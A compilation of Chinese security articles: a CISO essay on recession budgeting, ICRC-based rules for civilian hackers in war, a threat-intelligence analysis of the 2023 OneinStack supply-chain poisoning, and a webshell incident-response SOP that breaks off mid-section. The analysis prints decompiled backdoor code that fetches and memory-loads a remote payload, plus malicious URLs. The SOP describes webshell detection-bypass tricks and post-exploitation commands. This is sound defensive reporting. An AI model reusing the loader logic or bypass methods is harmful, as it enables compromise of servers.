相反，CISO 应该通过展示安全计划如何支持和使能业务，与其他高管建立信任。您需要制定详细的用例，说明安全如何影响企业的盈利或如何直接有助于保留客户（如签署具有严格监管要求的客户）。使用积极的信息，强化一个经常被忽视的事实，即安全创造了自己独特、可衡量的价值——它不仅仅是销售团队承担的另一个成本中心。

安全主管现在面临的明显挑战是，
经济衰退期间，
大多数公司在资金使用上会变得更加保守。

管理安全成本和复杂性

与任何技术基础设施一样，安全性可能会变得臃肿。如今，大多数现有架构都是逐个产品构建的，随着时间的推移，变得极其复杂。复杂是安全的敌人，因为它可以掩盖漏洞，同时造成运营效率低下、成本高昂。

安全领域有句老话：“我们擅长购买新的安全设备，但不善于实施；我们忘记如何进行安全优化、而且从不去除任何安全设备。” 尽管许多安全团队已经养成了添加产品、服务和订阅的习惯，以应对出现的新风险和空白，但现在是时候重新评估所有这些措施是否仍然有效地服务于其预期目的。CISO 应利用这个机会评估其现有的安全架构和许可。

安全整合可以有助于简化基础设施，从而提高效率、降低成本并缩小组织的攻击面。此外，它还可以帮助最大限度地发挥现有员工的价值。您可能不会解雇任何人，因为大多数安全团队都面临人手不足的调整。基础设施整合还可以实现更多日常任务的自动化，如补丁管理。这可以让安全团队腾出时间从事影响更大的活动，如威胁狩猎和主动风险管理。这样，组织就可以在不增加员工人数的情况下，从员工身上获得更多收益。

提高业务敏捷性

在不确定的时代，变化是唯一的不变。这些变化可能包括转向新的基于云的工具，以帮助企业节省许可成本；或伴随并购 (M&A) 进行重大组织调整。一流的安全计划应旨在实现动态业务敏捷性，在每个环节保持组织的安全和可扩展性。

基于风险的敏捷安全计划可以帮助业务部门快速响应市场需求，同时简化用户体验、确保生产力并减少安全开支。这可能包括无缝采用最新的 SaaS 应用、通过零信任网络访问 (ZTNA) 保护大规模混合工作环境或使用 SD-WAN 解决方案连接和保护新收购的办公室。

转变安全的机会

经济困难时期来来去去。我曾带领安全团队经历过 2000 年初的互联网泡沫破灭和 2008 年金融危机等风暴。对于 CISO 来说，这是一个机会，可以证明自己是真正的安全主管，是组织管理团队的一员，可以为应对当前的经济状况尽自己的一份力量。

网络安全的价值始终基于防止网络攻击带来的所有损害（如数据 /IP 被盗、财务损失、法律 / 监管处罚、声誉受损），但一流的安全计划服务组织的更大目标与活动。通过将网络安全计划重点放在弹性、成本管理和业务敏捷性上，将会有助于构建更高效的安全计划，最终帮助实现更有效的安全性。安

关于作者

詹姆斯 · 克里斯蒂安森

Netskope 公司云安全转型副总裁兼全球首席战略办公室负责人，致力于帮助提升云安全转型中的思想领导力，以增强客户对云部署的挑战和解决方案的理解。

战争期间“平民黑客” 8 条规则

作者 | 赵慧杰

编者按：红十字国际委员会法律顾问蒂尔曼·罗登豪瑟及红十字国际委员会新型数字战争技术顾问毛罗·维格纳蒂近日联合撰文，提出了在武装冲突背景下开展网络行动的平民黑客必须遵守的 8 条基于国际人道法的规则，并回顾了各国规管和限制平民黑客的 4 项责任。

文章提出，各国不应鼓励或容忍民间黑客在武装冲突背景下开展网络行动，红十字国际委员会呼吁各国“在鼓励或要求平民参与军事网络行动时适当考虑平民受到伤害的风险”；任何致力于法治或“基于规则的国际秩序”的国家都不能对其领土内人员无视国家或国际法开展的网络行动视而不见，各国需要制订并执行规范民间黑客行为的国家法律。

奇安网情局编译有关情况，供读者参考。

随着数字技术正在改变军队的战争方式，越来越多的平民通过数字手段卷入武装冲突，这一趋势令人担忧。平民（包括黑客活动分子、网络安全专业人员、“白帽”、“黑帽”和“爱国”黑客）远离实际敌对行动，包括在交战国家之外，正在针对他们的“敌人”开展一系列网络行动。一些人将平民描述为“首选网络战士”，因为“网络（国防）领域的绝大多数专业知识都掌握在私营（或民用）部门”。

在武装冲突背景下开展活动的民间黑客的例子多种多样。特别是在俄罗斯和乌克兰之间的国际武装冲突中，一些团体将自己描绘成“全球IT社区”，用他们的话说，其使命是“通过削弱侵略者经济、阻碍重要的金融、基础设施和政府服务以及让主要纳税人疲惫不堪来帮助乌克兰获胜”。据报道，其他人“呼吁并对乌克兰及其盟国的医院网站进行破坏性的（尽管是暂时的）攻击”，以及许多其他行动。由于许多团体活跃在这一领域，其中一些团体在其协调渠道中拥有数千名黑客，并向其成员提供自动化工具，武装冲突期间平民参与数字行动的比例达到了前所未有的程度。

这并非民间黑客第一次在武装冲突背景下开展活动，也可能不是最后一次。在这篇文章中，我们解释了为什么这种趋势必须引起各国和社会的关注。随后，我们提出了所有在武装冲突背景下开展行动的黑客都必须遵守的 8 项基于国际人道法的规则，并回顾了各国限制黑客的责任。

一、平民参与数字战争——一个令人担忧的趋势

民间黑客在武装冲突背景下开展网络行动的现象令人担忧，原因至少有三个。

第一，他们对平民造成伤害，要么直接瞄准民用物体，要么附带地损坏它们。一些专家认为民间黑客和团体主要是“网络治安维护者”，并强调他们的行动在技术上并不复杂，不太可能造成重大影响。然而，民间黑客和“军队”也确实破坏了各种民用目标，包括银行、公司、药房、医院、铁路网络和民用政府服务。

第二，民间黑客可能会将自己及与他们关系密切的人暴露在军事行动中。根据他们开展的行动类型，武装冲突一方可能会将他们视为直接参与敌对行动。这意味着他们使用的计算机和数字基础设施有成为军事目标的风险，这意味着他们面临受到攻击的风险。同样，在对手的眼中，根据黑客所在的位置，他们可能会受到子弹、导弹或网络操作的攻击。

第三，越多的平民积极参与战争，平民和作战人员间的界限就越模糊。结果，平民受到伤害的风险增加；法律专家曾询问，作为国际人道法核心的区分原则是否能够承受这种压力。

二、在武装冲突背景下活动的平民黑客的 8 条规则

网络空间不是无法无天的空间——即使是战争，也有限度。

不言而喻，平民黑客必须尊重他们活动所在国家的法律。如果这些国家法律很宽松，没有得到执行，或者如果平民黑客决定无视这些法律，则在武装冲突期间，国际人道法 (IHL) 规定一套普遍同意的规则，旨在保护平民和不再能够战斗的士兵免遭战争的恐怖。最严重违反这些规则的行为构成战争罪，可能会在国内或国际上受到起诉。

在武装冲突背景下，国际人道法本身并不禁止“黑客攻击”，也不禁止平民针对军事资产开展网络行动。但它提出了保护平民方面的基本人道考虑，这意味着每个人在武装冲突背景下开展行动时都必须遵守的义务，无论冲突的原因如何，其目标是否被视为合法，或者行动是进攻还是防守。

国际人道法由数百条规则组成——这里有 1 条警告和 8 条规则，任何在武装冲突背景下开展网络行动的人（包括非国家武装团体和平民黑客）都必须至少了解和尊重。团体或集体应确保其成员遵守这些限制。

> 网络空间不是无法无天的空间
> ——即使是战争，也有限度。
> 平民黑客必须尊重他们活动所在国家的法律。

警告：平民黑客可能会失去针对网络或物理攻击的保护，如果通过网络手段直接参与敌对行动，可能会受到刑事起诉。

根据国际人道法，平民不得受到攻击，除非他们直接参与敌对行动。针对军事或民用目标开展网络攻击可能相当于直接“参与敌对行动”，并且存在使民间黑客容易受到攻击的风险。此外，虽然国家武装部队成员（包括网络操作人员）因合法战争行为（如攻击军事设施）而不受惩罚，并在被俘后成为“战俘”，但平民黑客则不然（《日内瓦第三公约》第 85 条第 3634 段）。如果被捕，他们将面临被视为罪犯或“恐怖分子”并被起诉的风险。

1、不得针对民用物体开展直接网络攻击。

民用物体是指所有非军事目标的物体。这包括民用基础设施、公共服务、公司、私有财产及可以说是民用数据。军事目标不享有同样的保护。“军事目标”主要包括交战方军队的物理和数字基础设施。它还可能包括民用物体，具体取决于它们是否及如何被军方使用。

2、不得随意使用恶意软件或其他自动传播并损害军事目标和民用物体的工具或技术。

例如，不得使用自动传播、溢出、不加区分地损害军事目标和民用物体的恶意软件。

3、在计划针对军事目标的网络攻击时，应尽一切可能避免或尽量减少行动可能对平民造成的影响。

例如，如果目标是破坏军队使用的电力或铁路服务，必须避免或尽量减少行动可能对平民造成的影响。在开展操作前，必须研究并了解操作的影响（包括意外影响）。在计划针对军事目标的网络攻击时，应尽一切可能避免或尽量减少行动可能对平民造成的影响，并在对平民造成过度伤害的风险时停止攻击。如果已获得操作系统的访问权限，但不了解操作可能产生的后果，或意识到对平民造成过度伤害的风险，请停止攻击。

> 红十字国际委员会呼吁各国“在鼓励或要求平民参与军事网络行动时适当考虑平民受到伤害的风险”。

4、不得针对医疗和人道主义设施开展任何网络行动。

医院或人道主义救援组织绝不能成为攻击目标。

5、不得针对民众生存所必需的或可能释放危险力量的物体开展网络攻击。

在国际人道法中，含有危险力量的物体被定义为“水坝、堤坝和核电站”；但实际上，化工厂和类似工厂也含有危险力量。平民生存不可或缺的物体包括饮用水设施或灌溉系统等。

6、不得以暴力威胁在平民中散布恐怖信息。

例如，禁止侵入通信系统发布主要旨在在平民中传播恐怖的信息。同样，设计和传播图形内容以在平民中散布恐怖信息以迫使他们逃离也是非法的。

7、不得煽动违反国际人道主义法的行为。

不得鼓励或允许他人针对平民或民用物体开展网络或其他行动。例如，不要在通信渠道中共享技术细节，以促进对民间机构的攻击。

8、即使敌人不遵守这些规则，也要遵守这些规则。

报复或互换都不能成为违反国际人道法的借口。

* 根据国际人道法，在网络行动的背景下，攻击的概念是指可以合理预期直接或间接导致物体（如基础设施和数据）损坏、瘫痪或毁坏或人员受伤或死亡的网络行动。例如，它不包括旨在获取未经授权的信息访问的网络操作。

三、黑客并不生活在网络空间——国家必须施加限制

各国不应鼓励或容忍民间黑客在武装冲突背景下开展网络行动。

参与网络行动的平民黑客越多，违反适用法律并模糊战斗人员与平民间界限的行动的风险就越大。因此，红十字国际委员会呼吁各国“在鼓励或要求平民参与军事网络行动时，适当考虑平民受到伤害的风险”。

从法律角度来看，所有国家都承诺不会“故意允许其领土被利用信息通信技术开展国际不法行为”（2015 年 7 月联合国《国际安全背景下信息和电信领域发展政府专家组的报告》第 13(c) 段）。虽然该规范是作为一项政治承诺制定的，但它反映了各国根据国际法承担的“尽职调查”义务，

包括在其领土上活动的民间黑客。任何致力于法治或“基于规则的国际秩序”的国家都不能对在其领土上的人员无视国家或国际法开展网络行动时视而不见，即使是针对对手。

这首先意味着通过并执行规范民间黑客行为的国家法律。

此外，特别是在武装冲突期间个人的行为方面，各国已承诺尊重并确保尊重国际人道法。这一法律承诺至少意味着四件事：

首先，如果平民黑客在某个国家的指示、指导或控制下行事，该国应对这些个人违反该国国际法律义务（包括国际人道主义法）的任何行为承担国际法律责任（《国家对国际不法行为的责任（2001 年）》第 8 条、《国际人道法》第 149 条）。例如，如果一国利用私人或团体作为“志愿者”，并指示他们无视国际法开展特定的网络行动，则该国应对此类违法行为承担法律责任（《关于国家对国际不法行为的责任的条款草案及评注（2001 年）》第 8 条第 2 款）。（这种责任是私人黑客可能承担的刑事责任之外的）。

其次，各国不得鼓励平民或团体采取违反国际人道主义法的行为（国际法院《在尼加拉瓜境内及针对尼加拉瓜的军事与准军事活动案》第 220 段）。具体来说，这意味着国家代理人——无论是军队、情报部门还是任何其他政府行为者——都被禁止鼓励平民或团体对民用物体进行直接网络攻击，无论使用哪种渠道或应用程序来开展此类攻击。

第三，各国有尽职调查义务，防止平民黑客在其领土上违反国际人道主义法（《日内瓦第三公约》第 183 段）。当然，国家无法阻止所有违法行为。然而，它必须采取可行的措施，例如，采取公开立场，要求民间黑客不得开展与武装冲突有关的网络行动，如果实施则尊重国际人道法，并根据国家法律制止违法行为（见下文）。

第四，各国有义务起诉战争罪并采取必要措施制止其他违反国际人道法的行为（《日内瓦第四公约》第 49、50、129、146 条；《日内瓦公约第一附加议定书》第 85 条）。首先，这需要通过和执行必要的法律，将构成战争罪的网络行动定为刑事犯罪；其次，采取有效措施制止所有其他违反国际人道法的行为，其中可能包括法律、纪律或行政措施。显然，采取只要网络行动是针对“敌人”的就对开展网络行动的民间黑客视而不见的法律或政策，则不符合这一义务。

***

国际人道法制定了限制武装冲突对平民影响的基本规则。任何参与战争的人都不能超越这些规则。特别是每一个在武装冲突背景下开展行动的黑客都必须尊重这些规则，各国必须确保这一点，以保护平民免受伤害。安

关于作者

赵慧杰

虎符智库专家、网络空间安全军民融合创新中心高级研究员。长期从事网络安全、互联网发展等领域研究工作，对外军网络战、国际网络安全态势、全球网络空间竞合及新技术新应用发展等具有深厚研究造诣，先后获得军内成果奖七项。

近期 OneinStack 供应链投毒事件分析

作者｜奇安信威胁情报中心

概述

近日，奇安信威胁情报中心注意到一起OneinStack供应链投毒事件，于是对这起事件进行了分析和关联。经分析，此次投毒事件与 2023 年 4 月份 OneinStack 供应链投毒事件、2023 年 9 月份 LNMP 供应链投毒事件属于同一攻击者所为。

OneinStack 是 PHP/JAVA 环境一键部署工具，其提供了简单、快速的方式来部署和管理网站，目前官方的 github 星标已达 2.3k。在 2023 年 10 月 6 号，有网友发现 OneinStack 最新的安装包被投毒，并提了一条 Issue：


该网友称 OneinStack 官方安装包（http://mirrors.oneinstack.com/oneinstack-full.tar.gz）被植入恶意代码，具体投毒的文件为 /src/pcre-8.45.tar.gz/pcre-8.45/configure，这是 OneinStack 今年发生的第二起代码投毒事件。

细节分析

投毒原理

具体投毒的文件为 /src/pcre-8.45.tar.gz/pcre-8.45/configure，pcre 是一个支持正则表达式的函数库，configure 文件是其自动配置构建环境的脚本文件，里面包含的是 shell 代码，这些代码在用户编译安装 OneinStack 时便会被执行，相比正常的 configure 文件，投毒文件多了一行下载执行的恶意代码：

在 configure 文件被执行后，将开始整个攻击流程，其可分为如下几个阶段：



将此次供应链事件与 OneinStack 四月份的供应链事件、LNMP 供应链事件对比，可以发现恶意代码均来源同一攻击组件，以下是细节方面分析。


阶段一

/src/pcre-8.45.tar.gz/pcre-8.45/configure 代码如下，可以看到首先 configure 中会使用 wget 命令下载伪装成图片 jpg 的 tar 包，然后将其解压到 /var/local 目录下，接着删除下载回来的 jpg（tar 包），最终使用特殊参数执行解压出来的可执行文件。


阶段二

第一阶段的 jpg 文件为包含了恶意 ELF 文件的 tar 包，解包后名为 load（/var/local/cron/load）（在 LNMP 供应链事件中叫作 lnmp.sh），此 ELF 文件实际是一个加载器，当运行后，首先通过对应的 /proc/%d/status 文件查找 TracerPid 字段来判断是否被调试。

再使用 RC4 解密代码并从内存映射加载第二阶段的真正恶意 ELF。




内嵌的恶意 ELF 被内存加载后，首先检测其是否为 redhat 系统，再从硬编码的 URL 下载第三阶段的伪装成 jpg 图片的 tar 包，并解压执行。




阶段三

阶段三会有两个落地文件，cr.jpg 及 install 文件，jpg 同样为 tar 包，而 install 正如其名，为恶意软件的安装程序。install 文件同样对代码进行了加密，并使用内存动态加载技术进行加载执行，直接对其进行反编译无法获得有效信息，加载部分的代码如下：



加载后的 payload 主要实现下面两个功能：

- 使用 crond 服务持久化
- 释放白利用的宿主程序及后门动态链接库 so 文件



在本次供应链事件中，使用 tar 包中的 cro 替换了

crond 文件，替换后的 crond 是一个白文件，仅作为白利用的宿主程序。而在本机植入的链接库文件 /usr/lib/libstdc++.so.2.0.0，为真正落户磁盘的后门程序。

阶段四

此阶段的后门程序既上面提到的 /usr/lib/libstdc++.so.2.0.0，大小仅 13.95KB，在 VT 的检出率为 0。

后门程序利用白程序 crond 加载，其内嵌了一个 URL，通过循环异或得方式加密。从 URL 成功下载 ELF 资源后，直接通过内存加载的方式运行，并无文件落地。

```
v1 = v7;
*v7 = obfuscated_url;
v1[1] = *((_QWORD *)&obfuscated_url + 1);
v1[2] = *((_QWORD *)&obfuscated_url + 2);
v1[3] = *((_QWORD *)&obfuscated_url + 3);
v1[4] = *((_QWORD *)&obfuscated_url + 4);
*((_WORD *)v1 + 20) = *((_WORD *)&obfuscated_url + 20);
*((_BYTE *)v1 + 42) = *((_BYTE *)&obfuscated_url + 42);
deobfuscate(v7, 43LL, &XOR_KEY, 16LL);
fd = geturl((__int64)v7);
while ( 1 )
{
  memset(s, 0, 0x400uLL);
  v6 = recv(fd, s, 0x400uLL, 0);
  if ( v6 <= 0 )
    break;
  memcpy(dest, s, v6);
  dest = (char *)dest + v6;
}
close(fd);
DecryptData((__int64)v8, size, 1314LL);
v4[0] = (__int64)"run";
v4[1] = (__int64)"arg1";
v4[2] = (__int64)"arg2";
v4[3] = 0LL;
v3[0] = (__int64)"HOME=/tmp";
v3[1] = 0LL;
v2 = elf_sym(v8, "main");
printf("main: %p\n", (const void *)v2);
elf_run((__int64)v8, (__int64)v4, (__int64)v3);
```

目前此回连 URL（http://oneinstack.oneinstack.site/cron.log）仍然存活，但是经下载解密后，除了 ELF 头为正常，其余部分均为异常数据，无法正常加载，猜测是攻击者知道事情已经被人曝光，所以关闭了最终 payload 的下发。至此，样本细节分析完毕。

同源性分析

前面提到，2023 年 4 月份 OneinStack 就发生过一次供应链投毒事件，2023 年 9 月份 LNMP 也发生过供应链投毒事件，这里对此次投毒事件与前两次进行同源性分析。

首先，三次攻击事件的攻击流程基本一致，见前文【细节分析】中的流程图。


其次，OneinStack 的两次供应链事件中攻击者除了不同的执行参数，其余代码大体一致，以下为恶意代码对比：

而在 LNMP 供应链事件中，下一阶段的 ELF 文件直接集成在了安装包内，第一阶段仅有一行代码，但是出现了与本次事件同样的木马运行参数“linhkkngf@QWE”。

另外在阶段三，三次供应链事件的代码有些偏差，但是核心功能都是在实现同样的功能：

1. 使用 crond 服务持久化。
2. 释放白利用的宿主程序及后门动态链接库 so 文件。

只是前面两次供应链投毒事件中，后门程序的落地文件名（libseaudit.so.2.4.6）稍微有点不一样，但是手法基本一致，同样也是白利用手法加载带后门的 so 动态链接库文件。



在这几次供应链投毒事件中，除了技术细节上的相同性，其他方面的巧合也直指同一攻击者：

总结

经分析，此次投毒事件与 2023 年 4 月份 OneinStack 供应链投毒事件、2023 年 9 月份 LNMP 供应链投毒事件属于同一攻击者所为。针对本次事件，大家可通过检查 /usr/sbin/crond 文件完整性，以及检查在 /usr/lib/ 目录下有无异常的 so 文件（libstdc++.so.2.0.0、libseaudit.so.2.4.6）文件来进行自查。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

URL

http://download.oneinstack.club/osk.jpg
http://download.oneinstack.club/s.jpg
http://download.oneinstack.club/t.jpg
http://download.cnoneinstack.club/oneinstack.jpg
http://download.cnoneinstack.club/s.jpg
http://download.cnoneinstack.club/t.jpg
http://download.lnmp.life/s.jpg
http://download.lnmp.life/t.jpg
http://oneinstack.oneinstack.site/cron.log

MD5

52448a6b782d12adc7b9ce2e54a11802 (oneinstack.jpg)
06ac624660ce9c6d95df0dc6b78c9b93 (osk.jpg)
dea9eaf41ceded95e367b816c9bd83ff (t.jpg)

关于作者

奇安信威胁情报中心是奇安信旗下的高级威胁分析部门，整合利用大数据发现、跟踪、研究各类高级安全威胁，收集、判定、拓展输出各类威胁情报，提供高级威胁分析服务和工具，目前已经成为国内最有影响力的威胁情报研究机构之一。

奇安信威胁情报中心拥有一支高级威胁研究的专业技术队伍——红雨滴团队 RedDrip, 成立于 2015 年，持续运营威胁情报中心至今，专注于 APT 等高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击团伙的安全研究团队，也是奇安信集团的主力威胁分析技术支持团队。

安全事件运营 SOP：Webshell

作者 | 武鑫

本文将从基础概念、运营处置、攻防对抗和防御策略四个维度，对 Webshell 告警事件运营 SOP 进行阐述。

1. 基础概念

1.1 什么是 Webshell

一种可以由任何语言编写的脚本文件，常通过漏洞利用植入应用系统的 Web 目录下，具备可视化的命令执行、文件操作、数据库连接等功能。最为常见的如菜刀马（chopper）、C 刀马 (Cnife)、哥斯拉马 (Godzilla)、中国蚁剑 (AntSword)、冰蝎马 (Behinder)、Web 版菜刀 (w8ay)……随着攻防技术的发展，无文件落地在攻防实战演习中得到应用，内存马的出现使攻击者更加难以被发现。

1.2 Webshell 种类

通常会按功能多少（一般会认为与文件体积大小有关），将 Webshell 分为小马和大马；按照文件落地或内存，又可以分出内存马。简单介绍如下。

- 小马：又称为“一句话木马”，一般可以进行系统命令执行、列出应用系统目录、操作文件。其实现原理也比较简单，如 PHP 小马中使用 system()、passthru()、exec()、shell_exec()、popen() 等函数去执行命令；Java 小马中使用 Runtime.getRuntime().exec() 等函数实现命令执行。
- 大马：无论是功能和体积，大马都是小马的升级版，通常会通过先传小马之后再传大马进行后渗透测试，大马常见功能包括命令执行、数据库操作、提权工具集成等。
- 内存马：内存马是无文件落地的一种常用手段。在 Java 中，有基于 servlet-api 类的（filter/servlet/listener），也有针对 spring、weblogic 的；Python 中，会使用 flask 框架的 ssti 注入类实现 Python 内存马的注入。

1.3 Webshell 常见告警

从防护和检测来看，Webshell 最终是落到服务器的文件夹中或内存中。攻击者通过利用漏洞写入 Webshell，大致会经过以下安全产品：

在每一层中都会涉及相对应的检测规则，如在 waf、NTA 上主要基于流量的异常（Webshell 文件名、文件内容、黑样本 hash、内容特征、Webshell 工具特征及机器学习的一些应用），在服务器上还会结合程序行为的异常进行检测，如基于 HIDS 的告警 ——Linux 反弹 shell 连接行为事件，在反弹 shell 后执行常见的黑客命令如 whoami、id、cat /etc/passwd 等，会直接产生告警（原理：应用程序执行操作系统命令）。

随着应用系统容器化部署的广泛应用，针对容器内部Webshell的告警，还需要关注日志的收集。如下图所示，发现了 Webshell 文件刚被解压，后来容器就被销毁了，在做应急响应时无法再继续追查：

因此除了运营容器入侵检测的告警，还需要采集容器内部应用日志、k8s audit 日志等，可以看到容器上发生的行为，从而辅助分析的日志。

2. 安全运营 SOP

Webshell 告警其实是网络攻击事件中的一种，但由于其重要性（若存在 shell，说明服务器已经沦陷），在日常安全运营时作为重要关注点。

据了解，关于未知 Webshell 检测的准确率，基于主机层面检测的准确率会高于基于流量，故初期常态化运营的主要聚焦于 HIDS 的 Webshell 告警和NTA层面已知Webshell的告警。

关于 Webshell 告警的处置，主要有以下流程。

2.1 Webshell 文件提取

根据告警信息，找到 Webshell

所在 IP 及位置，并提取进行分析。

2.2 Webshell 文件分析

查看文件内容，重点关注其实现的功能、命令执行函数、文件位置、文件名称等判断是否为 Webshell 后门。

2.3 封禁恶意地址

若是 Webshell，对 Webshell 中的 C2、连接过 Webshell 的地址进行封禁，若是内网 IP 连接过 Webshell，则需对该 IP 进行应急响应。

2.4 相关服务下线

若是 Webshell，则联系业务方对存在 Webshell 的服务进行断网处理，如取消公网映射、临时 ACL 隔离、关闭服务等处置方式。

2.5 进行应急响应


对存在 Webshell 的主机、连接过 Webshell 的内网主机进行溯源分析、后门及持久化清除。查找最早链接 Webshell 时间，定位上传 Webshell 的时间及路径。若不是通过 Web 路径上传，则进行操作系统层面的漏洞排查（系统登录日志、网络连接、持久化清除等）。

2.6 业务恢复上线

通过对流量、日志等进行分析，找出系统存在的漏洞并推动业务方进行修复，在修复并验证通过后业务重新上线。

2.7 SOP 流程图

2.1~2.6 描述的内容，如左图所示。



3.Webshell 攻防对抗

常见的检测原理简述已经在 1.3 中提到，如基于特征、应用程序进程及行为异常的检测。对于特征的检测相对容易 bypass，但只要文件落盘或在服务器上产生行为，还是容易被发现的。故对于 Webshell 的检测其实也是应该分层检测，流量和主机层面，当告警发生在主机层面时，则应该加快响应速度或在准确率很高的情况下做自动化处置。

3.1 基于条件竞争上传绕过

上传木马文件可能会被服务器上的 hids 进行检测和查杀，但在有的情况下，对上传的木马文件进行一定量的并发上传，可能会绕过 hids 的检测与隔离。

3.2 编码与加密方式的绕过

针对 NTA 设备从流量上进行检测的绕过，主要有编码和加密两种方式，常见的会对 Webshell 内容进行 base64、html 实体、unicode、hex

的编码，进行 aes 等方式的加密，有的还会增加密钥，以增加解密难度。

3.3 使用回调函数进行绕过

在 PHP 编写的 Webshell 中，可以使用函数如 $callback、assert 等构造回调函数，从而绕过检测。如用回调函数比较键名来计算数组的交集，通过 HTTP Headers Cookie[set-domain-name] 将 ass 字符与 ert 字符拼接，构成 assert 将其构造成回调函数并利用。（array_intersect_ukey（array $array1，array $array2 [, array $...],callable $key_compare_func) : array ）

3.4 使用编程语言特性绕过

